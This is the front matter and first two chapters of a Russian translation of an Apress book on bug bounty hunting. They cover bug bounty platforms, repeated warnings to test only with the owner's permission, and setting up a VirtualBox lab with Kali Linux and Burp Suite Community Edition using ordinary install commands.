Охота за ошибками для веб-безопасности

Поиск и эксплуатация уязвимостей в веб-сайтах и приложениях.

Sanjib Sinha

Apress®

Охота за ошибками для веб-безопасности

Поиск и эксплуатация уязвимостей в веб-сайтах и приложениях

Sanjib Sinha

Apress®

Картику Полу, бывшему системному менеджеру AAJKAAL, разработчику программного обеспечения и энтузиасту, который воплотил мою мечту в жизнь.

Это, по сути, скромная попытка с моей стороны показать, что я переполнен благодарностью за вашу помощь.

Содержание

Содержание

Об авторе

Санджиб Синха автор и технический писатель. Будучи сертифицированным *.NET Windows* и веб-разработчиком, он специализировался на программировании безопасности *P*ython, *L*inux и многих языках программирования, включая *C#*, *PHP*, *P*ython, *D*art, *J*ava и *J*ava*S*cript. Санджиб также получил награду *M*icrosoft *C*ommunity *C*ontributor *A*ward в *2011* году и написал книгу “Начало этического взлома с помощью *P*ython," “Начало этического взлома с помощью *K*ali *L*inux” и “Начало *L*aravel *5.8* (Первое и второе издание)” для *A*press.

О техническом рецензенте

Prajal Kulkarni - исследователь безопасности, в настоящее время работающий с Flipkart. Он был активным членом сообщества нулевой безопасности в течение последних 3 лет. Сфера его интересов-веб, мобильная связь и системная безопасность. Он пишет блог по безопасности на www.prajalkulkarni.com и он является ведущим участником проекта Code Vigilant (https://codevigilant.com/). Code-Vigilant раскрыл более 200 уязвимостей в различных плагинах и темах WordPress. В ранее он раскрыл несколько уязвимостей в основных компонентах GLPI, BugGenie, ownCloud и т.д. Prajal сообщил о многих уязвимостях в системе безопасности таких компаний, как Adobe, Twitter, Facebook, Google и Mozilla. Он выступал на многочисленных конференциях по вопросам безопасности и проводил тренинги в NullCon2015, NullCon2016, NullCon2018, Confidence 2014, Grace Hopper 2014 и др.

Подтверждения

Я хочу выразить свою благодарность моей жене Kaberi за ее безграничную поддержку в подготовке этой книги.

Я очень благодарен Mr. Matthew Moodie, ведущему редактору по разработке, за его многочисленные ценные предложения, мнения и тщательное изучение; Nikhil Karkal, редактору и Divya Modi, координирующему редактору, и всей команде Apress за их постоянную поддержку и помощь.

При подготовке этой книги мне пришлось обратиться к многочисленной документации с открытым исходным кодом и учебникам по различным предметам, связанным с исследованиями веб-безопасности; я благодарю бесчисленных авторов и писателей, которые их написали.

Введение

В этой книге вы узнаете о реализации наступательного подхода к поиску ошибок безопасности путем поиска уязвимостей в веб-приложениях. Вы взглянете на тип инструментов, необходимых для построения этого конкретного подхода. Вы узнаете, как использовать хакерские инструменты, такие как Burp Suite, OWASP ZAP, SQLMAP и DirBuster, а также познакомитесь с Kali Linux. Внимательно изучив имеющиеся в вашем распоряжении инструменты, вы создадите свою виртуальную лабораторию.

Затем вы узнаете, как инъекция подделки запросов работает на веб-страницах и приложениях в критически важных условиях. Переходя к самой сложной задаче для любого разработчика веб - приложений или тестера проникновения, вы познакомитесь с тем, как работает межсайтовый скриптинг, и узнаете эффективные способы его эксплуатации.

Затем вы узнаете, как работает инъекция заголовков и перенаправление URL-адресов, а также ключевые советы по поиску уязвимостей в них. Зная, как злоумышленники могут скомпрометировать ваш сайт, вы научитесь работать с вредоносными файлами и сможете автоматизировать свой подход к защите от этих атак. Вам будут предоставлены советы по поиску и использованию уязвимостей в рамках политики отправителей (SPF). После этого вы узнаете, как работает Непреднамеренная инъекция XML и инъекция команд, чтобы держать злоумышленников в страхе. В заключение вы рассмотрите различные векторы атак, используемые для эксплуатации HTML и SQL-инъекций. В целом, эта книга поможет вам стать лучшим тестером проникновения, и в то же время она научит вас, как заработать, охотясь за ошибками в веб-приложениях.

По сути, вы узнаете, как:

- **Осуществить наступательный подход к охоте за багами**
- **Создать и управлять подделкой запросов на веб-страницах**
- **Отравить структуру политики отправителя (SPF) и использовать ее**
- **Защититься от атак межсайтового скриптинга (XSS)**
- **Инъецировать заголовок и тестировать перенаправление URL-адресов**
- **Работа с вредоносными файлами и инъекция команд**
- **Противостоять атакам XML, HTML и SQL-инъекциям**
- **Получать вознаграждения, охотясь за ошибками в веб-приложениях**

В дополнение:

- **Как новичок, вы научитесь тестированию на проникновение с нуля.**
- **Вы получите полное представление о веб-безопасности.**
- **Умение находить уязвимости в веб - приложениях поможет вам стать лучшим тестером проникновения.**
- **Вы познакомитесь с двумя самыми мощными инструментами безопасности тестирования на проникновение: Burp Suite и OWASP ZAP.**

Глава 1

Введение в охоту за багами

Почему мы учимся охотиться за багами? Трудно ответить на этот вопрос одним предложением. Есть несколько причин, и причины варьируются от человека к человеку.

Первая и главная причина заключается в том, что мы хотим быть лучшими специалистами в области безопасности и исследователями.

Когда специалист по безопасности может охотиться за ошибками безопасности в любом веб-приложении, он получает их признание; и поскольку они помогают всему сообществу оставаться в безопасности, это также приносит им уважение. В то же время успешный охотник за багами обычно получает награду за свои усилия. Почти каждое крупное веб-приложение, включая Google, Facebook и Twitter, имеет свою собственную программу поиска ошибок и вознаграждений. Так что обучение охоте за багами может помочь вам заработать немного дополнительных денег. Есть много экспертов по безопасности и исследователей, которые делают это своей профессией и регулярно зарабатывают деньги, охотясь на баги.

Чтение этой книги даст вам представление о реализации наступательного подхода к поиску ошибок в веб-приложениях. Однако это знание никогда не должно использоваться для злоупотреблений. Вы изучаете эти “методы атаки” для защиты веб-приложений в качестве тестирования на проникновения

S. Sinha, *Bug Bounty Hunting for Web Security*,
https://doi.org/10.1007/978-1-4842-5391-5_1

или этичного хакинга. Как профессионал в области безопасности, вы должны указать на эти ошибки своему клиенту, чтобы он мог исправить уязвимости и предотвратить любую вредоносную атаку на свое приложение.

Поэтому, прежде чем двигаться дальше, мы должны иметь в виду следующее важное предостережение: без разрешения владельцев вы **не можете** и **не должны** атаковать веб-приложение. С разрешениями, да, вы можете начать охоту за багами и сделать подробный отчет о том, что можно сделать, чтобы защититься от них.

Есть также несколько хороших платформ (мы поговорим о них через минуту), которые позволяют вам работать на них, и как новичку вам лучше зарегистрироваться на этих платформах и охотиться за ошибками. Самое большое преимущество заключается в том, что вы получаете огромную помощь от коллег-старших специалистов по безопасности. Пока вы зарабатываете, вы будете учиться, и это гарантировано. Вы охотитесь за ошибками, находите эксплойты и уязвимости с разрешения владельца.

Как новичок, вы не должны пробовать эти методы на любом живом веб-приложении самостоятельно. Во многих странах нападение на систему без разрешения владельца является нарушением закона. Это может привести вас в тюрьму и положить конец вашей карьере специалиста по безопасности.

Поэтому лучше зарегистрироваться на платформах bug bounty и играть в игру по правилам. Мы настоятельно призываем вас использовать информацию, содержащуюся в этой книге, в законных целях; если вы используете ее в незаконных целях и в конечном итоге попадете в беду, автор и издатель не будут нести ответственности.

На мой взгляд, если вас интересует только заработок, вы ничему не научитесь и, наконец, вы не сможете заработать деньги и уважение. Поиск эксплойтов и уязвимостей требует очень сильной учебной практики. Вам нужно знать много вещей, включая архитектуру веб-приложений, как развивается Веб, каковы основные защитные механизмы, ключевые технологии, лежащие в основе Интернета (например, протокол HTTP, схемы кодирования),

и т.д. Вы должны быть осведомлены о веб-приложениях и различных типах атак, которые могут иметь место. В этой книге мы изучим их и многое другое вместе.

Теперь мы можем попытаться обобщить программу bug bounty в одном предложении.

Многие веб-приложения и разработчики программного обеспечения предлагают щедрую награду за поиск ошибок; это также приносит признание и уважение, в зависимости от того, насколько хорошо вы умеете находить эксплойты и уязвимости. Если вы предпочитаете более короткое определение, чем предыдущее, то вот оно: Этичный хакер, которому платят за поиск уязвимостей в программном обеспечении и веб-сайтах, называется охотником за багами

Платформы баг баунти

Как я уже сказал, как новичок, вы должны сначала попробовать платформы bug bounty и оставаться там в течение длительного времени, чтобы изучить трюки и методы. На самом деле не только новички, но и многие опытные специалисты по безопасности прикрепляются к таким платформам и регулярно используют их.

Есть много преимуществ. Во-первых, мы должны помнить о законности. Благодаря этим платформам вы знаете, что вы можете делать, а что нет. Это очень важно. Еще одним важным аспектом является то, что вы можете постоянно поддерживать связь с сообществом безопасности, получать обратную связь и узнавать что-то новое.

Вот неполный список платформ bug bounty. В будущем обязательно появится много хороших платформ.

Hackerone

www.hackerone.com/

Bugcrowd

www.bugcrowd.com/

BountyFactory

https://bountyfactory.io

Synack

www.synack.com/

Hackenproof

https://hackenproof.com/

Zerocopter

https://zerocopter.com/

Japan bug bounty program

https://bugbounty.jp/

Cobalt

https://cobalt.io/

Bug bounty programs list

www.bugcrowd.com/bug-bounty-list/

AntiHack

www.antihack.me/

Однако, прежде чем регистрироваться на любой из этих ранее упомянутых платформ bug bounty, вы должны сначала понять несколько вещей. Вам нужно знать, как использовать виртуальную машину хакера и операционную систему Kali Linux. Вы должны научиться работать с такими инструментами, как Burp Suite, OWASP ZAP, WebGoat и некоторыми другими. Вам нужно оттачивать свое мастерство в виртуальной лаборатории. Есть несколько веб-приложений, которые позволяют взламывать их, они созданы намеренно уязвимыми, чтобы новички могли попробовать свои недавно приобретенные навыки взлома. Мы обсудим их в следующих разделах.

Введение в Burp Suite, OWASP ZAP и WebGoat

Чтобы начать работу с такими инструментами, как Burp Suite, OWASP ZAP и WebGoat, вам необходимо установить Kali Linux в свой virtual box. Мы сделаем это по одной причине: Kali Linux предлагает все эти инструменты по умолчанию. Поэтому вам не нужно устанавливать их отдельно. Я настоятельно рекомендую использовать виртуальную машину и Kali Linux; не используйте эти хакерские инструменты в своей собственной системе, будь то Windows, Linux или Mac. Они либо могут сломать вашу систему, либо не работать должным образом.

В следующей главе мы подробно поговорим о процессе установки Kali Linux. После этого мы научимся работать с тремя основными инструментами: Burp Suite, OWASP ZAP и WebGoat. По мере продвижения вперед мы увидим, что требуется больше инструментов. Мы научимся этим инструментам когда потребуется.

Глава 2

Настройка среды

Виртуальная среда, или виртуализация, не является обязательной для опытного этичного хакера. Как опытный этичный хакер, вы можете запустить Kali Linux в качестве своей основной системы и выполнить взлом, используя в основном терминал с помощью языка программирования, такого как Python, или вы можете использовать отдельные инструменты, такие как Metasploit. Однако для начинающих виртуализация обязательна.

Позвольте мне очень кратко объяснить, почему это важно. Взлом может полностью изменить систему. Если вы плохо понимаете состояние системы, вы можете случайно изменить состояние вашей основной системы. Как новичок, вы не можете пойти на такой риск, поэтому всегда практикуйте использование виртуальной машины. Самый простой из них VirtualBox, поэтому я выбрал его, чтобы показать вам все виды охоты за багами.

Как начинающий этический хакер и тестировщик на проникновение, вы должны уметь создавать виртуальные и физические лаборатории для практики, поскольку это позволяет вам устанавливать столько операционных систем, сколько необходимо. Используя виртуальные машины, вы можете безопасно взломать любую систему и изменить состояние в вашем VirtualBox. Это не повлияет на основную систему.

S. Sinha, *Bug Bounty Hunting for Web Security*,
https://doi.org/10.1007/978-1-4842-5391-5_2

Зачем нам нужна виртуальная среда

Виртуализация важна для любого типа тестирования на проникновение. Вы узнаете, как найти уязвимости безопасности в любом веб-приложении, и это требует большой практики, прежде чем вы действительно подойдете к клиенту, чтобы сделать то же самое в его живой системе. Поэтому сначала нам нужна имитационная среда, лаборатория сетевой безопасности, где мы можем практиковаться, изучать и понимать каждый трюк охоты за багами, чтобы потом реализовать их в живых приложениях как профессионалы в области безопасности.

Есть и другие важные аспекты, например, поскольку виртуализация предоставляет вам имитируемую среду, ваша основная система не затрагивается. Если вы по ошибке сломаете свою операционную систему, экспериментируя с любыми инструментами, связанными со взломом, это произойдет внутри вашей виртуальной системы. Вы можете переустановить поврежденную операционную систему снова. Еще один важный аспект заключается в том, что мы должны всегда оставаться в рамках закона. Мы должны практиковать наши хакерские инструменты законным образом на наших собственных системах.

Вы также можете безопасно просматривать любые веб-сайты в виртуальной среде. Если какой-то вредоносный код попадает в вашу имитируемую среду, то он там и останется, он не коснется вашей основной системы. Я просто призываю вас делать все виды тестирования. Это виртуальная машина. Так что вперед, проверяйте все, что приходит на ум.

За свою долгую исследовательскую карьеру в области информационной безопасности я протестировал множество гипервизоров. Однако, имея в виду, что вы можете запустить свою виртуализацию в любой операционной системе простым способом, не сталкиваясь с какими-либо проблемами, я настоятельно рекомендую использовать VirtualBox. Независимо от любой операционной системы, VirtualBox это лучшее решение для лаборатории безопасности для начинающих. Мы обсудим преимущества через минуту.

Просто чтобы вы знали, есть несколько других гипервизоров. Специалисты по безопасности используют некоторые из них, однако большинство из них предназначены для конкретных операционных систем. KVM хорош для Linux. Для Windows, VMware player

хорошее решение; Windows Virtual PC также хорош, но вы не сможете запускать дистрибутивы Linux внутри него. Для macOS как VMware, так и Virtual PC являются хорошими вариантами, включая "QEMU" и "Parallels." VirtualBox может работать на любой операционной системе.

Установка VirtualBox очень проста. Какой бы ни была ваша операционная система, все, что для этого требуется, это несколько щелчков мыши или ввод нескольких команд. Если вы используете Windows, перейдите на страницу Oracle VirtualBox и загрузите последнюю доступную версию. Это просто приведет вас к виртуализации.

Примечание: Для VirtualBox вам необходимо иметь ISO-образ для установки любой операционной системы.

Я подробно рассмотрю установку Ubuntu Linux, но сначала коснусь других дистрибутивов Linux. На официальной странице загрузки VirtualBox для всех дистрибутивов Linux вы сначала загружаете необходимые пакеты, а затем устанавливаете их в соответствии с характером вашей ОС. Для Red Hat, Fedora или любого дистрибутива Linux, относящегося к этой категории, вы заметите расширение *.rpm*. В этом случае вы можете перейти в папку VirtualBox и выполнить такие команды, как

```
rpm -i
```

или

```
yum install
```

Существуют и другие способы установки VirtualBox на любую систему Linux. Вы можете использовать свой терминал Ubuntu и попробовать следующие команды отдельно.

//code 2.2

```
sudo apt-get install virtualbox
sudo apt install virtualbox-ext-pack
```

```
sudo apt install virtualbox virtualbox-ext-pack
sudo apt-get update
sudo add-apt-repository "deb http://download.virtualbox.org/
virtualbox/debian <ubuntu-release> contrib"
sudo apt-get install virtual-box-6.0
sudo apt-get install dkms
sudo apt install dkms build-essential module-assistant
```

Если вы не хотите проходить через набор текста, есть простые методы установки VirtualBox. И хорошая новость заключается в том, что он основан на графическом пользовательском интерфейсе. Именно по этой причине я призываю всех новичков запускать дистрибутив Ubuntu Linux в качестве своей ОС по умолчанию. Вы можете установить VirtualBox непосредственно из центра программного обеспечения, не открывая терминал и не выдавая никаких команд. Ubuntu Software Center имеет много категорий. Один из них показывает установленное программное обеспечение.

Введение в Kali Linux - операционная система хакера

После установки VirtualBox на ваш компьютер, вам не нужно беспокоиться об установке на него нескольких операционных систем.

Во-первых, нам нужно установить Kali Linux на наш VirtualBox. Зайдите на официальный сайт Kali Linux и загрузите ISO образ последней стабильной версии. Kali Linux это гораздо более крупный дистрибутив Linux, чем другие дистрибутивы Linux.

Последний ISO образ составляет более 3 ГБ, по состоянию на середину 2019 года. После завершения установки требуется около 8 ГБ на выделенном виртуальном жестком диске. Kali по умолчанию не предназначен для обычных пользователей. Он содержит множество хакерских инструментов, предназначенных для различных целей, и из-за этого он намного тяжелее по размеру.

По той же причине он также известен как операционная система хакера. Вы получаете множество хакерских инструментов с Kali Linux, и вам не нужно устанавливать их отдельно. Кроме того, он является самым популярным среди этичных хакеров.

Существует еще много защищенных дистрибутивов Linux:

- BlackArch Linux один из них. Он имеет огромный спектр инструментов для тестирования и взлома и он очень большой. Вероятно, он самый большой среди других. Это больше 7 ГБ в размере, потому что он имеет более 1900 инструментов, связанных со взломом. Вы можете запустить BlackArch live с USB-накопителя или DVD-диска, а также установить его на компьютер или виртуальную машину.
- Qubes OS это еще одна безопасная операционная система, но она предназначена только для продвинутых пользователей. В этой операционной системе подозрительные приложения вынуждены помещаться на карантин. Он также использует песочницы для защиты основной системы. Qubes OS фактически запускает несколько виртуальных машин внутри, обеспечивая безопасность основной системы. Он разделяет всю систему на множество категорий, таких как “личное”, “работа”, “Интернет” и т. д. Если кто-то случайно загрузит вредоносное ПО, основная система не пострадает.
- ImprediaOS еще один хороший пример. Он использует анонимную сеть I2P, так что вы можете сохранять свою анонимность все время. Считается, что он быстрее, чем Tor, но вы не сможете легко получать доступ к обычным веб-сайтам. Он основан на Fedora Linux и может работать как в Live режиме, так и быть установлен на жесткий диск. Он направляет весь ваш сетевой трафик через I2P систему.

Он известен как "чесночная маршрутизация", в то время как Tor использует "луковую маршрутизацию." Считается, что чесночная маршрутизация безопаснее луковой. Таким образом, вы можете посещать только специальный тип веб-сайтов, называемых "eepsites", которые заканчиваются расширениями ".i2p". Он также имеет анонимные электронные письма и клиентские сервисы BitTorrent. Посещать eepsites всегда безопасно, и он обычно уклоняется от радара наблюдения, которые могут отслеживать Tor.

- "Tails" еще один хороший пример безопасного дистрибутива Linux. Он сохраняет вашу анонимность нетронутой через сеть Tor, хотя спорно, может ли Tor сохранить вас абсолютно анонимным или нет. Главная особенность Tails заключается в том, что вы можете запустить его в Live режиме, он полностью загружается в вашу систему и не оставляет никаких следов своей деятельности.
- Еще одним хорошим примером безопасного дистрибутива Linux является "Whonix". Вы можете использовать возможности виртуальных машин, чтобы оставаться безопасными в Интернете, что вполне достижимо, поскольку маршрут всего соединения проходит через анонимную сетевую систему Tor. В Whonix по умолчанию установлено несколько приложений, связанных с конфиденциальностью. Желательно использовать его в вашем VirtualBox, чтобы получить наилучший результат.

Вы можете скачать любой из них и попробовать запустить его на своем VirtualBox. Однако в настоящее время наша главная цель достаточно проста. Сначала установим Kali. Далее мы проверим, обновлены ли инструменты, необходимые для поиска уязвимостей в веб-приложениях, или нет. Если нет, то мы обновим их соответствующим образом.

Я предполагаю, что вы загрузили последний ISO-образ Kali. Вы можете либо сохранить его на локальном жестком диске, либо записать на внешнее устройство. Теперь откройте VirtualBox и нажмите кнопку “Создать”. Он автоматически откроет новое окно, которое спросит вас, какой тип операционной системы вы собираетесь установить (рис. 2-1).



Рис. 2-1. *В Virtualbox всплывает новое окно.*

Посмотрите на верхнюю левую панель изображения; вы увидите, что на VirtualBox я уже установил Kali Linux, Metasploiltable 2 и MSEdge Windows 10. Эта версия Windows может быть загружена бесплатно для целей тестирования и остается доступной в течение 30 дней.

Вся процедура очень ясна сама по себе. Он подскажет вам, что делать дальше. Теперь пришло время ввести в открывшееся окно или пользовательский интерфейс VirtualBox название операционной системы, которую вы собираетесь установить. Затем выберите тип—будь то Linux или Windows и версию.

В разделе длинного списка версий вы не найдете имени Kali, но в основном это Debian. Так что продолжайте и выберите 32-битный или 64-битный Debian или Ubuntu в соответствии с вашей архитектурой системы. Нажмите кнопку Далее, и он запросит использование памяти.

Вы можете выделить объем памяти в соответствии с емкостью вашего компьютера. Минимум 3 ГБ для виртуализированного Kali Linux необходимо. Лучше, если вы сможете выделить больше (рис. 2-2). На следующем этапе он запросит емкость хранилища и несколько других важных деталей. Для вашей основной системы, минимум 8 ГБ является обязательным.



Рис. 2-2. *Выделение объема памяти для Kali*

Далее мы перейдем в раздел Хранилище и выберем ISO-образ Kali Linux, который мы уже загрузили (рис. 2-3).



Рис. 2-3. *Выбор ISO-образа Kali Linux*

Самая важная часть этого процесса установки заключается в том, что вам нужно поддерживать подключение к Интернету, чтобы Kali Linux соответствующим образом настроила свои необходимые компоненты.

Прежде чем начнется процесс установки, вы заметите, что есть много вариантов. Опытные этичные хакеры выберут самый верхний, не графический.

Однако, как новичок, вы должны выбрать графический, который будет направлять вас к процессу установки (рис. 2-4).



Рис. 2-4. *Установка Kali Linux с последующей графической поддержкой пользователя*

Обычно, когда операционная система установлена на виртуальной машине,она отображается в окне небольшого размера и остается такой. Это связано с тем, что архитектура VirtualBox не основана на аппаратном обеспечении, как оригинальные операционные системы. Это виртуализация на основе программного обеспечения. Вы сможете изменить размер окна позже. Для новой версии Kali вам не нужно беспокоиться об этом, она будет установлена во весь экран.

Инструменты в Kali Linux

Существуют сотни хакерских инструментов, доступных в Kali Linux. Для поиска уязвимостей и поиска ошибок в веб-приложениях нам в основном нужны два инструмента: Burp Suite и OWASP ZAP. Кроме них, нам может понадобиться

другие инструменты, такие как nmap, wpscan, nikto, httrack, sqlmap, DirBuster и т. д. Когда они нам понадобятся, мы их выучим. Поэтому здесь я не собираюсь давать отдельные введения для каждого инструмента.

Мы должны получить последнюю версию Burp Suite Community edition в нашем VirtualBox Kali Linux, потому что версия Burp, которая поставляется вместе с Kali, может не иметь в себе последних пакетов Java. Всегда рекомендуется перейти на страницу загрузки Burp Suite Community edition и загрузить burpsuite_community_linux_v1_7_36.sh файл. Обычно он загружается в каталог загрузки. Вам нужно сделать файл исполняемым, поэтому откройте терминал и введите следующую команду:

//code 2.3

```
root@kali:~# cd Downloads/
root@kali:~/Downloads# ls
burpsuite_community_linux_v1_7_36.sh  cacert.der  webgoat-
server-8.0.0.M25.jar
root@kali:~/Downloads# sudo chmod +x burpsuite_community_linux_
v1_7_36.sh
root@kali:~/Downloads# ls
burpsuite_community_linux_v1_7_36.sh  cacert.der  webgoat-
server-8.0.0.M25.jar
root@kali:~/Downloads# ./burpsuite_community_linux_v1_7_36.sh
Unpacking JRE ...
Starting Installer ...
```

Следующие шаги довольно легки и просты. Просто примите лицензию и нажмите кнопку Далее, и вы получите Burp Suite Community Edition с последней версией Java (рис. 2-5).



Рис. 2-5. *Установка Burp Suite Community edition в ваш VirtualBox Kali Linux*

Далее мы просто проверим, правильно ли работает наша недавно установленная версия Burp Suite Community edition.

Burp Suite и OWASP ZAP

Многие этичные хакеры и профессионалы в области безопасности считают, что найти уязвимости в любом веб-приложении стало проще с помощью инструмента Burp Suite. Поэтому их совет, купить профессиональную лицензию Burp Suite, и это сделает всю вашу работу.

Эта идея абсолютно неверна. Никогда не попадайтесь в ловушку смутной идеи: что один инструмент решит все ваши проблемы. В индустрии информационной безопасности такого никогда не бывает. Учиться нужно постоянно. Это процесс развития.

Помимо Burp Suite, вам может понадобиться множество других инструментов, о которых мы поговорим в следующем разделе. Как я уже говорил, поиск уязвимостей в любом веб-приложении, это не кусок пирога; вам нужно научиться многим вещам, вам нужно

сначала оттачивать свое мастерство в виртуальной лаборатории с помощью Kali Linux, и это займет некоторое время. Не ожидайте, что с помощью одного единственного инструмента вы сможете найти все эксплойты и уязвимости в веб-приложении и заработать много денег.

Вы получаете Burp Suite Community Edition бесплатно вместе с Kali Linux. Это все, что вам нужно в начале, но даже после этого, когда вы станете профессионалом в области безопасности, вы обнаружите, что это прекрасно работает. Я уже давно занимаюсь поиском ошибок и тестированием на проникновение, и мне до сих пор не приходится использовать какой-либо профессиональный инструмент. Да, профессионально лицензированные инструменты работают быстрее, чем выпуски сообщества, но это можно компенсировать с помощью других инструментов с открытым исходным кодом, если вы научитесь трюкам и правильно поймете свою работу.

Лучшая альтернатива Burp Suite, это OWASP ZAP. Это совершенно бесплатно и стало отраслевым стандартом. Многие специалисты по безопасности, включая меня, используют этот инструмент помимо Burp Suite. В некоторых случаях OWASP ZAP работает лучше, чем Burp. Итак, в самом начале вам не нужно беспокоиться о покупке профессионального Burp Suite. Мы покажем и попрактикуемся с community edition Burp Suite, когда это будет необходимо.

